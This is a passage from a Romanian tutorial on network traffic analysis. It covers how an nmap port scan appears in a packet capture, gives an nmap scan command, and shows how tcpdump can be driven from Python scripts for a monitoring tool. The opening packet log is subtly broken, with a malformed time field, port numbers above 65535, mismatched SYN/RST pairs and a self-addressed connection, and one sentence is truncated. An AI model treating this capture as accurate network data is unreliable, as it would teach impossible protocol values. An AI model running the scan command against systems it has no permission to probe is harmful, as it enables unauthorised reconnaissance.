442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	37337	→ 35540 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	36460	→ 48462 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	45486	→ 38658 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	58954	→ 54118 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	44136	→ 17251 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	39142	→ 55154 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	4824	→ 51156 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	68468	→ 53725 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	55185	→ 39878 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	45209	→ 11187 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	48914	→ 6859 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	45198	→ 27567 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	48418	→ 41819 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	38658	→ 45486 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	2851	→ 54718 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	51156	→ 48524 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	53725	→ 68468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	54118	→ 58954 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	17251	→ 44336 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	55644	→ 62975 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	47986	→ 11768 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	11163	→ 47298 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	38232	→ 14994 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	56336	→ 63277 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	88466	→ 8351 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	47298	→ 47298 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	45924	→ 22967 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	39928	→ 43638 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	53538	→ 34618 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	39292	→ 4489 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	8351	→ 58846 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Comanda pentru scanarea porturilor folosind nmap:

```
nmap -v -A -T4 192.168.100.103
```

Nmap realizează scanarea și descoperirea porturilor deschise folosindu-se de Three-Way-Handshake-ul TCP. Pentru porturile deschise, se va trimite un pachet cu flag-ul SYN setat, se va primi un [SYN,ACK] și se va retrimite un RST.

Acest lucru evidențiază faptul că se realizează o conexiune completă, iar atacatorul întrerupe handshake-ul prin trimiterea ultimului pachet.

5	0.980618922	192.168.8.101	192.168.8.103	TCP	58	48837	→ 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
7	0.980877498	192.168.8.103	192.168.8.101	TCP	60	80	→ 48837 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
8	0.980896999	192.168.8.101	192.168.8.103	TCP	54	48837	→ 80 [RST] Seq=1 Win=0 Len=0

Pentru cazul în care portul scanat nu este deschis, se va încerca o conexiune prin trimiterea unui pachet cu flag-ul SYN setat, dar pachetul primit va fi unui cu flag-urile RST,ACK și conexiunea se va încheia aici.

6	0.980658769	192.168.8.101	192.168.8.103	TCP	58	48837	→ 222 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9	0.980944994	192.168.8.103	192.168.8.101	TCP	60	222	→ 48837 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

• TCPDump

Atât TCPDump reprezintă versiunea în linie de comandă a utilitarului Wireshark. Acestea pot fi folosite pentru captarea live de trafic sau interpretarea acestuia dintr-o captură.

Spre deosebire de Wireshark, acestea vin cu posibilitatea extragerii datelor din câmpuri și filtrarea mai amănunțită a pachetelor, prin folosirea unor reguli mai exacte.

Pe lângă posibilitatea de utilizare în mod obișnuit, acestea pot fi integrate în soluții de analiză a traficului de rețea, fiind responsabile cu captarea și filtrarea pachetelor.

Un exemplu de utilizare al acestuia este captarea pachet cu pachet și trimiterea acestuia către analiză. În unele cazuri, această metodă poate fi utilă, respectiv când nu avem foarte mult trafic pe acea rută și trebuie realizată o analiză amănunțită a pachetelor. Comanda de bash pe care o putem folosi este:

```
tcpdump -i ens33 -xxv -A -s 0 'port http' -c 1
```

Iar în integrare cu un script de Python arată astfel:

```
cmd="tcpdump -i ens33 -xxv -A -s 0 'tcp dst port http' -c 1"
subprocess.check_output(cmd, shell=True).decode('utf-8')
```

Exemplu: <https://github.com/0x435446/CANARI/blob/master/modules/Methods/web.py>.

O a doua metodă de integrare păstrează folosirea modulului "subprocess" din Python, dar reușește să redirecteze output-ul comenzii tcpdump în timp real către script, fără să mai încheie execuția acesteia, astfel încât nu se pierde niciun pachet captat, dar puterea de procesare de care este nevoie crește.

Exemplu de integrare:

```
p = subprocess.Popen(('sudo', 'tcpdump', '-l', '-xxv', 'port 53', '-n', '-v', '-t'), stdout=subprocess.PIPE, stderr=subprocess.DEVNULL)
```

Astfel ne vom folosi pentru output de `p.stdout.readline`.

Exemplu: <https://github.com/0x435446/CANARI/blob/master/modules/Methods/dns.py>.